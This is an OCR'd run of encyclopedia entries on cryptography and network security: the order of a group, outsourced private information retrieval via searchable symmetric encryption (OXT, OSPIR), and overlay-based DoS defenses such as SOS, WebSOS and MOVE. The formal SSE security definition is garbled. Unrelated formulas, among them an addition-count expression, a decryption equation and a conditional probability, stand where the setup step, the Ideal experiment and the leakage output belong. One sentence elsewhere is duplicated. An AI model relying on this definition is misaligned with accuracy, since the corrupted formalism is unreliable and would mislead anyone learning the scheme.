https://doi.org/10.1007/978-3-030-71522-9_424

Order

Burt Kaliski[19] ✉
(19) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

The order of a group (or ring or field) is the number of elements it contains. The (multiplicative) order of an element g typically refers to the least positive integer x, such that $g^x = 1$, where 1 is the group's (or ring or field's) multiplicative identity.

Theory

The *order* of a group$G = (S, \circ)$ is the number of elements in the set S. The order of a ring or field $(S, +, \times)$ is the number of elements in S.

In a group, the order of an element $g \in S$ is the least positive integer k such that $g^k = 1$ (where the group law is written multiplicatively, and 1 denotes the identity element). If no such integer x exists, g is said to have infinite order. If S is finite, every element has finite order. An infinite group can contain elements of finite order, e.g., −1 has multiplicative order 2 yet the integers have infinite order.

In a ring or field, the order of an element typically refers to *multiplicative order*, that is, the order of the element under the multiplication operation in the multiplicative group.

The order of each element in a group divides the order of the group.

For many groups, the order is easily determined as a function of group parameters (e.g., the multiplicative group modulo a prime p, whose order is simply $p - 1$). For some, the computation may be more involved (e.g., elliptic curve groups), and for others, the computation may be infeasible (e.g., the multiplicative group modulo n where n is the product of two large primes, and computation of the order requires knowledge of the primes).

Applications

In a cryptosystem based on a group, the order of the group or element involved usually has a direct effect on security. For cryptosystems based on the Elliptic Curve Discrete Logarithm Problem, for instance, it is typically recommended that the order either be a large prime or a small multiple of a large prime (NIST Elliptic Curves).

Cross-References

Field
Group
Ring

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300669

Order-Preserving Encryption

Private Range Queries

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300670

OTP

One-Time Password

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300671

Outbound Authentication

Attestation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1474

Outsourced Private Information Retrieval

Charanjit Jutla[20] ✉
(20) IBM T. J. Watson Research Center, Yorktown Heights, NY, USA

✉ **Charanjit Jutla**
Email: csjutla@us.ibm.com

Introduction

The cloud computing paradigm allows individuals and organizations to outsource storage and computation to third-party servers. However, this leads to privacy concerns as clients typically do not trust service providers to respect the confidentiality of their data. This lack of trust is further reinforced by threats from malicious insiders and external attackers. Thus, clients prefer storing data in the cloud in an encrypted form.

Searchable symmetric encryption (SSE) (Song et al., 2000; Goh, 2003; Curtmola et al., 2006; Chase and Kamara, 2010; Popa et al., 2011) is the study of provisioning symmetric-key encryption schemes with search capabilities, which can alternately be viewed as search on encrypted data. When the encrypted data is outsourced or stored in a cloud, the privacy of a client's search query (from the outsourced server) also comes into play in SSE. Further, when the client is *not* the owner of the (outsourced) data, the client should ideally not learn anything about the data other than the result of the query. The queries that a particular client may make can be required to follow a policy which is enabled by an authority or the actual data owner, or even be authorized by a third-party judge. This extension of SSE to authorized queries has been termed as the *outsourced symmetric private information retrieval* (OSPIR) by Jarecki et al. (2013).

Before we jump into details of such OSPIR schemes, it is worthwhile reviewing SSE schemes, as the former are usually an extension of the latter. While the most general notion of SSE with optimal security guarantees can be achieved using oblivious RAMs (Goldreich and Ostrovsky, 1996), a large number of existing SSE schemes prefer to trade-off security for practical efficiency by allowing the server to learn "some" information during query execution. The information learned by the server is referred to as *leakage*. Some examples of leakage include the database size, the query pattern (which queries have the same attribute-value pair), and the access pattern. Practical implementations of such schemes can be made surprisingly efficient and scalable using specially designed data structures.

For any SSE scheme to be truly practical, it should at least support conjunctive queries, i.e., given a set of attribute-value pairs $(\mathsf{w}_1, \ldots, \mathsf{w}_n)$, it should be able to find and return the set of records that match *all* of these attribute-value pairs. As an example, consider a hospital that offloads an encrypted relational database of (potentially sensitive) patient records to an untrusted server. At a later point of time, a health official (client) might want to issue a (conjunctive) query of the form *retrieve all records for a particular patient for a given day*. Ideally, we want the client to be able to perform this task without revealing any sensitive information to the server, such as the actual patient information. Unfortunately, techniques such as fully homomorphic encryption that potentially allow achieving such an "ideal" notion of privacy are unsuitable for practical deployment due to large performance overheads. However, there exist dedicated SSE schemes that can support conjunctive, disjunctive, and general Boolean queries over attribute-value pairs in relational databases (Cash et al., 2013, 2014; Kamara and Moataz, 2017; Lai et al., 2018; Patranabis and Mukhopadhyay, 2021).

The work of Cash et al. (2013) showed for the first time how to design an SSE scheme for conjunctive (and more general Boolean) queries, for which (i) the encrypted database has memory requirement that is linear in the size of the database, (ii) searches require a single round of communication (query followed by response), and (iii) the leakage to the server is low. This particular scheme is called Oblivious Cross-Tags (OXT).

Formal Definition of SSE A *searchable symmetric encryption (SSE) scheme* Π consists of an algorithm $\mathsf{EDBSetup}$ and a protocol Search between

the client and server, all fitting the following syntax:

- EDBSetup takes as input a database *DB* and outputs a secret key *K* along with an encrypted database *EDB*.
- The Search protocol is between a *client* and *server*, where the client takes as input the secret key *K* and a query *q* and the server takes as input *EDB*. At the end, the client outputs a set of identifiers, and the server has no output.

Correctness We say that an SSE scheme is *correct* if for all inputs *DB* and queries *q*, if $(K, \mathsf{EDB}) \xleftarrow{\$} \mathsf{EDBSetup}(\mathsf{DB})$, after running Search with client input (*K*, *q*) and server input *EDB*, the client outputs the set of indices *DB*(*q*).

Adaptive Security of SSE We recall the semantic security definitions of SSE from Curtmola et al. (2006) and Chase and Kamara (2010). The definition is parameterized by a *leakage function* $\mathcal{L}$, which describes what an adversary (the server) is allowed to learn about the database and queries. Formally, security says that the server's view during an adaptive attack (where the server selects the database and queries) can be simulated given only the output of $\mathcal{L}$.

Definition 1 Let Π = (EDBSetup, Search) be an SSE scheme and let $\mathcal{L}$ be a stateful algorithm. For algorithms $\mathcal{O}$ (denoting the adversary) and *S* (denoting a simulator), we define the experiments (algorithms) $\mathbf{Real}_{\mathcal{A}}^{\Pi}(\lambda)$ and $m = E_{k_1}^{-1}(c)$ as follows:

$\mathbf{Real}_{\mathcal{A}}^{\Pi}(\lambda)$: $\mathcal{A}(1^{\lambda})$ chooses *DB*. The experiment then runs

$$\#\mathrm{ADD}_{low} = 6n^{\log_2 3} - 8n + 2$$

and gives *EDB* to $\mathcal{O}$. Then $\mathcal{O}$ repeatedly chooses a query *q*. To respond, the game runs the Search protocol with client input (*K*, *q*) and server input *EDB* and gives the transcript and client output to $\mathcal{O}$. Eventually $\mathcal{O}$ returns a bit that the game uses as its own output.

$m = E_{k_1}^{-1}(c)$: The game initializes a counter cnt = 0 and an empty list **q**. $\mathcal{A}(1^{\lambda})$ chooses *DB*. The experiment runs $\mathscr{W} = \{\hat{p}_1, \ldots, \hat{p}_n\}$ and gives *EDB* to $\mathcal{O}$. Then $\mathcal{O}$ repeatedly chooses a

query q. To respond, the game records this as $\mathbf{q}[i]$, increments i, and gives to $\mathcal{O}$ the output of $P[L|K = k]$. (Note that here, $\mathbf{q}$ consists of all previous queries in addition to the latest query issued by $\mathcal{O}$.) Eventually, $\mathcal{O}$ returns a bit that the game uses as its own output.

We say that Π is $\mathcal{L}$ -semantically secure against adaptive attacks if for all adversaries $\mathcal{O}$ there exists an algorithm S such that

$$|\Pr[\mathbf{Real}^{\Pi}_{\mathcal{A}}(\lambda) = 1] - \Pr[\mathbf{Ideal}^{\Pi}_{\mathcal{A},S}(\lambda) = 1]| \leq \mathrm{neg}(\lambda).$$

We note that in the security analysis of our SSE schemes we include the client's output, the set of indices $\Omega(\log(N))$, in the adversary's view in the real game, to model the fact that these *ind*'s will be used for retrieval of encrypted record payloads.

Theory Since the popular OSPIR scheme (Jarecki et al., 2013) is related to OXT, we give a brief overview. In its simplest embodiment, the SSE scheme OXT precomputes an encrypted version of a database (using a secret symmetric key) and stores it at a server that is presumed to be *honest-but-curious*. More precisely, the secret symmetric key is used as a key of a pseudo-random function (PRF), and the various records of the database are encrypted under tokens derived from the keywords in the record using the PRF. In the SSE setting, where the client has access to this symmetric key, the client breaks a (2-) conjunctive query into two search tokens for the server. The first search token yields all entries for the first conjunct, and the second search token is used to search for exactly the conjunct using a "*cross-tag helper token*" stored as part of the entries for the first conjunct. For the purpose of this article, it is not important to describe how this is enabled, but it suffices to note that for a (2-) conjunctive query, the client generates two separate and independent tokens, using the PRF employed on the two keywords in the conjunctive query. Since OXT enables the three properties (i), (ii), and (iii) mentioned above, the actual encryption of records is done by a clever technique employing public-key cryptography, namely the tokens are used in the encryption of related entries by employing exponentiation in a discrete-log hard group. Thus, apart from using symmetric key primitives, the security of the scheme requires the decisional Diffie–Hellman assumption (DDH).

In the OSPIR extension of OXT (Jarecki et al., 2013), the client is not the data owner and hence must use the data owner to generate the two search tokens, as only the latter owns the PRF key. Since OSPIR guarantees that the data owner must not learn the query (keywords), the client and the data owner engage in an *oblivious PRF* (OPRF (Naor and Reingold, 1997)) protocol, where the data owner does not learn the keyword(s), and the client only learns the PRF on the requested keywords. An OPRF is typically implemented using a blinding technique as in Chaum blind signatures. Further, practical implementations of OPRF require assuming that a cryptographic hash function behaves as a random oracle. In particular, the PRF itself is a hash and is exponentiated by the secret key method, and this seamlessly enables blinding to implement an OPRF. However, can the data owner enforce a policy on the client's requests, especially since the PRF requests come in blinded?

A policy on the attributes (rather than the actual values in the queries) can be implemented using OPRFs as explained by the following example. Suppose the policy requires the client must only make conjunctive queries that require both a *name* and a *social-security number*. In such a scheme, when such a client makes a request for PRF tokens, the data owner checks that the request includes the two required attributes and additionally blinds the PRF values with fresh random values ρ_1 and ρ_2, respectively. It then separately encrypts ρ_1 and ρ_2 using an authenticated encryption (symmetric key) scheme, whose key k it shares with the outsourced server. This encryption is also returned to the client, who is then forced to submit this encryption with its PRF tokens to the outsourced server. The latter can decrypt using k and unblind the ρ_1 and ρ_2 values from the PRF tokens. As hinted above, the OXT scheme requires the client to generate many tokens (for the same search query) from the PRF tokens using an algebraic method, and this "homomorphic" authentication mechanism is compatible with this algebraic method as well. However, the security of the scheme now requires a much stronger assumption called the *one-more-gap Diffie–Hellman assumption* (Jarecki and Liu, 2010), which is similar to the one-more-RSA (computational) assumption used in blind signatures, but is required to be secure even if the adversary is given the (decisional) DDH oracle (hence, the gap).

References

Cash D, Jarecki S, Jutla CS, Krawczyk H, Rosu M-C, Steiner M (2013) Highly-scalable searchable symmetric encryption with support for boolean queries. In: CRYPTO 2013, pp 353–373
[zbMATH]

Cash D, Jaeger J, Jarecki S, Jutla CS, Krawczyk H, Rosu M-C, Steiner M (2014) Dynamic searchable encryption in very-large databases: data structures and implementation. In: NDSS 2014
[zbMATH]

Chase M, Kamara S (2010) Structured encryption and controlled disclosure. In: ASIACRYPT 2010, pp 577–594
[MathSciNet][zbMATH]

Curtmola R, Garay JA, Kamara S, Ostrovsky R (2006) Searchable symmetric encryption: improved definitions and efficient constructions. In: ACM CCS 2006, pp 79–88
[zbMATH]

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious rams. J ACM 43(3):431–473
[MathSciNet][zbMATH]

Goh E-J (2003) Secure indexes. IACR Cryptology ePrint Archive 2003/216

Jarecki S, Jutla CS, Krawczyk H, Rosu M-C, Steiner M (2013) Outsourced symmetric private information retrieval. In: ACM Conference on Computer and Communications Security, CCS'13, pp 875–888

Jarecki S, Liu X (2010). Fast secure computation of set intersection. In Proc. Security and Cryptography for Networks SCN, LNCS 6280, pp 418–435
[zbMATH]

Kamara S, Moataz T (2017) Boolean searchable symmetric encryption with worst-case sub-linear complexity. In: EUROCRYPT 2017, pp 94–124
[MathSciNet][zbMATH]

Lai S, Patranabis S, Sakzad A, Liu JK, Mukhopadhyay D, Steinfeld R, Sun S, Liu D, Zuo C (2018) Result pattern hiding searchable encryption for conjunctive queries. In: ACM CCS 2018, pp 745–762
[zbMATH]

Naor M, Reingold O (1997) Number-theoretic constructions of efficient pseudo-random functions. In Proc. 38th IEEE FOCS, pp. 458–467

Patranabis S, Mukhopadhyay D (2021) Forward and backward private conjunctive searchable symmetric encryption. In: NDSS 2021
[zbMATH]

Popa RA, Redfield CMS, Zeldovich N, Balakrishnan H (2011) Cryptdb: protecting confidentiality with encrypted query processing. In: SOSP 2011, pp 85–100

Song DX, Wagner DA, Perrig A (2000) Practical techniques for searches on encrypted data. In: IEEE S&P 2000, pp 44–55
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_273

Overlay-Based DoS Defenses

Angelos Stavrou[21] ✉
(21) Computer Science Department, School Information Technology and Engineering, George Mason University, Fairfax, VA, USA

✉ **Angelos Stavrou**
Email: astavrou@gmu.edu

Definition

DoS attack: A Denial of Service attack is an incident in which a legitimate user or organization is forcefully, and in many times unlawfully, prevented from accessing information, services or of a resource they would normally expect to have.

DDoS attack: Distributed Denial-of-Service (DDoS) attack is a special case of DoS where large numbers of distributed compromised systems attack a target.

Bandwidth exhaustion attacks: These are a special case of DoS attacks that the adversary focuses on depleting the capacity of the network links of a user or an organization rendering them unusable.

Overlay networks: An overlay network is a computer network that is formed on top of another network. Nodes in the overlay network are connected using virtual or logical links, perhaps utilizing many links from the underlying network. For instance, many peer-to-peer networks are overlay networks because they are build on top of the Internet.

Background

One of the most prominent classes of DoS attacks is the one that target the availability of a networked service by overwhelming its communication substrate forcing the service to become unresponsive or even inaccessible. The focus of these DoS attacks is the weakest link in the underlying networking infrastructure that connects the service to its users. Indeed, attackers identify bandwidth “pinch” points and render them inoperable by flooding them with a large volume of requests. This attack traffic appears to be legitimate and, usually, from many different network locations leading to network bandwidth exhaustion or a Distributed DoS (DDoS). Another form of network DoS is the low-rate TCP attacks that is discussed in another chapter of this Encyclopedia. The effects of Network DoS attacks can be debilitating and present a new form of cyber warfare as it can be seen in the cases of attacks against Estonia (Estonia recovers from massive denial-of-service attack 2007) and Georgia (Georgian websites forced offline in ‘cyber war’ 2008). Furthermore, due to their nature, attacks against the network connectivity are at threat to both open, usually Internet-based, services (Pro-Georgia blogger ‘George’ target of Twitter attack 2009) that do not require explicit user authentication and restricted services. In this chapter, a thorough study of the different overlay-based DoS and DDoS defenses starting from the first generation systems is presented.

Applications and Experimental Results


First-Generation Overlay-Based DoS Defenses

Adversaries have the ability to launch DoS attacks from a variety of network points. The number and bandwidth capabilities of these compromised locations determine the intensity with which the attacker can bombard a node with packets, to effectively shut down that node’s ability to receive legitimate traffic. Knowledge of the target’s IP address is all that is needed in order for a moderately provisioned attacker to saturate the target site.

To protect the availability of services that are accessible through a network, especially open Internet-based services, researchers proposed the use of indirection, overlay-based DoS defenses including Secure Overlay Services (SOS) (Keromytis et al. 2002, 2004) and Mayday (Andersen 2003). SOS was the first approach to propose the placement of overlay access points in the network that would filter traffic to a protected service

“deep” into the network acting as a distributed firewall. The insight was that because traditional firewalls themselves are susceptible to DoS attacks, what is really needed is a distributed firewall (Bellovin 1999; Ioannidis et al. 2000). To avoid the effects of a DoS attack against the firewall connectivity, instances of the firewall are distributed across the network pushing the filtering closer to the clients and far from the protected service. Expensive processing, such as cryptographic protocol handling, is farmed out to a large number of nodes. Given a sufficiently large group of nodes, one can select a very small number of them as the designated authorized forwarding stations: only traffic forwarded from these nodes will be allowed through the filtering router. In SOS, these nodes are called secret servlets. All communications to the protected service have to be authorized and routed by the indirection infrastructure (Overlay). Furthermore, the protected service (or its immediate ISP) must implement filtering rules on their routers excluding all but a small number of overlay nodes (Access Points) that act as secret servlets. The assumption is that the filtering routers are placed before the weak link and powerful enough to filter on incoming traffic using a small number of rules without adversely affecting their performance.

Figure 1 shows the basic components of the SOS architecture. There are three parts in this architecture: the way the user establishes communication with the overlay, the overlay routing infrastructure, and the communication of the overlay with the protected service. To establish communication with the protected service, the users have to first communicate with one of the access points participating in the overlay and provide valid authentication credentials. To route traffic inside the overlay, SOS uses Chord (Stoica et al. 2003) Distributed Hash Table (DHT) message routing which can be viewed as a routing service that can be implemented on top of the existing IP network fabric, that is as a network overlay. Consistent hashing (Karger et al. 1997) is used to map an arbitrary identifier to a unique destination node that is an active member of the overlay. The Chord algorithm routes packets around the overlay “circle”, progressively getting closer to the desired overlay node. Typically, the hash functions used to map nodes to identifiers do not attempt to map two geographically close nodes to nearby identifiers. Hence, it is often the case that two nodes with consecutive identifiers are geographically distant from one another within the network.



Overlay-Based DoS Defenses, Fig. 1 First generation overlay-based defense architecture as proposed in SOS. The client is prevented from connected directly to the protected server. Instead she has to authenticate to the overlay access points, which will route her packets to one of the secret servlets. Secret servlets are the only nodes allowed to forward packets through the firewall to the protected service

The Chord service is robust to changes in overlay membership, and each node's list is adjusted to account for nodes leaving and joining the overlay such that the above properties continue to hold. SOS uses the IP address of the target as the identifier to which the hash function is applied. Therefore, Chord can direct traffic from any node in the overlay to the node that the identifier is mapped to, by applying the hash function to the target's IP address. This node, where Chord delivers the packet, is not the target, nor is it necessarily the secret servlet. It is simply a unique node that will be eventually reached, after up to $m = \log(\textit{Overlay Nodes})$ network hops, regardless of the entry point. This node is called the beacon, since it is to this node that packets destined for the target are first guided.

Chord provides a robust and reliable, while relatively unpredictable for an adversary, means of routing packets from an overlay access point to one of several beacons. The secret servlet uses Chord to periodically inform the beacon of the secret servlet's identity. Should the servlet for a target change, the beacon will find out as soon as the new servlet sends an advertisement. If the old beacon for a target drops out of the overlay, Chord will route the advertisements to a node closest to the hash of the target's identifier. Such a node will know that it is the new beacon because Chord will not be able to further forward the advertisement. By providing only the beacon with the

identity of the secret servlet, traffic can be delivered from any firewall to the target by traveling across the overlay to the beacon, then from the beacon to the secret servlet, and finally from the secret servlet, through the filtering router, to the target. This allows the overlay to scale for arbitrarily large numbers of overlay nodes and target sites.

SOS is robust against DoS attacks because if an access point is attacked, the confirmed source point can simply choose an alternate access point to enter the overlay. Any overlay node can provide all different required functionalities (Access Point, Chord routing, beacon, secret servlet). If a node within the overlay is attacked, the node simply exits the overlay and the Chord service self-heals, providing new paths over the re-formed overlay to (potentially new sets of) beacons. Furthermore, no node is more important or sensitive than others – even beacons can be attacked and are allowed to fail. Finally, if a secret servlet's identity is discovered and the servlet is targeted as an attack point, or attacks arrive at the target with the source IP address of some secret servlet, the target can choose an alternate set of secret servlets.

Mayday (Andersen 2003) explores separately the two main facets of the SOS architecture, filtering and overlay routing, with several alternative mechanisms considered. It is observed that in some cases, the various security properties offered by SOS can still be maintained using mechanisms that are simpler and more predictable. However, some second-order properties, such as the ability to rapidly reconfigure the architecture in anticipation of or in reaction to a breach of the filtering identity (e.g., *identifying the secret servlet*), are compromised.

Second Generation Overlay-Based DoS Defenses

Protection for Web Services

A significant limitation of first generation of overlay-based DoS defenses is the lack of protection support for anonymous (i.e., *non-authenticated*) and latency-sensitive services. WebSOS (Morein et al. 2003; Stavrou et al. 2005a) extended the original SOS design to provide support for anonymous web services and it is the first instantiation of the SOS architecture as a protection system. The design of the WebSOS system was primarily designed to prevent congestion-based DDoS attacks from denying any user's access to web servers targeted by those attacks. However, compared

to the original SOS the client interaction had to be modified to accommodate anonymous users. Furthermore, due to the latency-sensitive nature of web-services, WebSOS had to provide a less expensive overlay routing scheme by creating flow routing that replaces the original per-packet Chord routing.

The novel aspects of WebSOS are its use of graphic Turing tests in lieu of (or in addition to) strong client authentication (as was proposed in SOS) to distinguish between human users and automated attack *zombies*. Moreover, WebSOS is transparent to browsers and servers, by taking advantage of browser extensibility. Although WebSOS itself protects only web traffic, it can be used to enable routing of other types of traffic by establishing IPsec tunnels through the overlay; the web-based authentication is leveraged to create a channel for other traffic. It is conceivable that WebSOS can be used only when an attack is detected, that is when a client cannot directly reach the destination web server. Thus, when no attacks are underway, the impact of WebSOS in network performance and other overheads is zero. An additional design goal of WebSOS, which was achieved, was avoiding changes to protocols and network elements (such as routers). Architecturally, WebSOS is similar to SOS (see Fig. 1) but with the addition of graphic turing tests (GTT) and shortcut overlay routing.

GTTs (von Ahn et al. 2003) are used to prevent automated attacks from breaching the overlay. The completely automated public turing test to tell computers and humans apart (CAPTCHA) visual test is implemented at the entry point of the overlay to verify the presence of a human user. CAPTCHA is a program that can generate and grade tests that most humans can pass, but automated programs cannot. For vision-impaired users, it is possible to use audible tests of a similar nature. When a user passes the GTT, the access point issues a short-lived X.509 (CCITT, X.509 1989) certificate. This certificate is signed by the entity operating the overlay, authorizing the holders to access the web service. The certificate is set to expire after a configurable time (initially set at 30 min), and contains the IP address of the client (to avoid reuse by multiple zombies). The overlay securely proxies all traffic from the source to the target via one of the beacons.

WebSOS authenticates and routes packet flows using SSL over each hop of the overlay as a means of verifying the authenticity of the previous

hop. No special functionality is required by the overlay nodes to perform these tasks; the user browser simply has to be supplied with the appropriate certificate(s) from the WebSOS administrator.

In the original SOS architecture, the path established from the user to the target through the overlay was unidirectional. Traffic in the reverse direction could also traverse the overlay, by reversing the roles of user and target. In that case, the path taken by requests and responses would be different. Alternatively, traffic from the target to the user could be sent directly (without using the overlay); this is usually not a problem, since most communication channels are full duplex and, in the event of a DDoS attack, only the downstream portion (to the target) is congested. An additional benefit of this asymmetric approach is reduced latency, since most client/server traffic (especially in web environments) is highly asymmetric that is, clients receive a lot more information than they transmit. This was possible because routing decisions in SOS are made on a per-packet basis. In WebSOS, routing decisions are made on a per-connection basis. Any subsequent requests over the same connection (when using HTTP 1.1) and any responses from the web server can take the reverse path through the overlay.


Another system that used an overlay system to improve the availability (but not necessarily mitigate a DoS attack) is Multi-homed Overlay NETwork (MONET) (Andersen et al. 2005). MONET improves client availability to Web sites using a combination of link multi-homing and a cooperative overlay network of peer proxies to obtain a diverse collection of paths between clients and Web sites. This approach creates many potential paths between clients and Web sites. This approach Creates many Potential Paths between Clients and Web sites, requiring a scalable way to selecting a good path. MONET solves this problem using a waypoint selection algorithm, which picks a good small subset of all available paths to actively probe.

Removing ISP Packet Filtering

The first generation of overlay-based protection schemes mandated the existence of a filtered area that would block traffic from all but a few known network nodes (secret servlets). This required packet filtering was usually applied the first-hop ISP routers and requires constant updating as

the servlets change over time. Unfortunately, ISPs do not have the incentive to justify the cost of managing such filters. Moreover, users have to constantly depend on the ISP to enforce the user policy that they want to enforce.

A solution to the problem of ISP packet filtering was proposed in the Migrating OVErlays (MOVE) system (Stavrou et al. 2005b). MOVE modifies the connection of the secret serlvet with the protected service using process migration to move (and obscure) the current location of the attacked service. Any connectivity between the original site and the new location of the service is maintained using "stepping stone" hosts. Figure 2 illustrates the architectural components of MOVE.



Overlay-Based DoS Defenses, Fig. 2 Migrating overlay system architecture. Notice that in the system back-end the router filtered area has been replaced by a lightweight process migration system that harnesses overlay routing capabilities to change the routing of the legitimate users from the attacked site to a new location

When an attack is detected, the server process is suspended and migrated, using a lightweight virtualization system (Osman et al. 2002). A

random hosting site is selected and, after querying its current status with respect to DoS attacks and other suspicious activity, the server is migrated there. At the same time the overlay is notified of the new service location re-routing the existing and subsequent legitimate connections to the new service location. As far as the clients are concerned, the system exhibits a small delay in service but not any prolonged disruption. To perform the migration, a "stepping stone" host that resides in the same ISP as the source hosting site is used to achieve routeability from an unpredictable source address (one that cannot be attacked from outside the ISP). No aspect of MOVE depends on the network infrastructure itself, although it makes certain assumptions about the threat model. In particular, there is a notion of *legitimate users* and the attackers who cannot take over arbitrary routers or eavesdrop at will on arbitrary network links. Another assumption is that a relatively large number of potential hosting sites is readily available when the system is under attack.

Overlay-Based Defenses Against Targeted DoS Attacks

Indirection-based overlay networks (IONs) protection is based on the assumption that attackers will attack a fixed and bounded set of overlay nodes causing service disruption to a small fraction of the users. In addition, IONs depend on the inability of an adversary to discover connectivity information for a given client and the infrastructure (e.g., *which overlay node a client is using to route traffic*). This makes them susceptible to a variety of easy-to-launch attacks that are not considered in the standard threat model of such systems. For example, adversaries may possess real-time knowledge of the specific overlay node(s) a client is routing traffic through, or may be attacking nodes using a time-based scheme that will try to maximize the impact of the attack on clients' connectivity. Such attacks can be network-oriented (e.g., TCP SYN attacks (Kuzmanovic and Knightly 2003)) or application-related "sweeping" attacks or "targeted" attacks.

In targeted attacks, an attacker that has knowledge of the client's communication parameters can "follow" the client connections and bring down the nodes that he tries to connect to. As soon as the client realizes (typically after some timeout period) that the overlay node is unresponsive

and switches to a new node, the attacker also switches the attack to this new node. Thus, an attacker that can bring down a single node can create a targeted DoS attack for specific clients. A more sophisticated attacker, explicitly not considered in other proposed IONs, may know which overlay node a client is using. An attacker can get this information by eavesdropping on an appropriate edge-network link: the client's wireless communications to his access point or the link to his ISP. Using the radio communications analogy, this is akin to an adversary that is eavesdropping on wireless communications, jamming frequencies where traffic is detected; after a short period of time, the adversary searches for new frequencies that the attacked parties may have switched to. It does so by snooping on the local network link, in a wide-area wireless network such as the upcoming WiMAX, or in some enterprise-wide 802.11 (WiFi) environments.

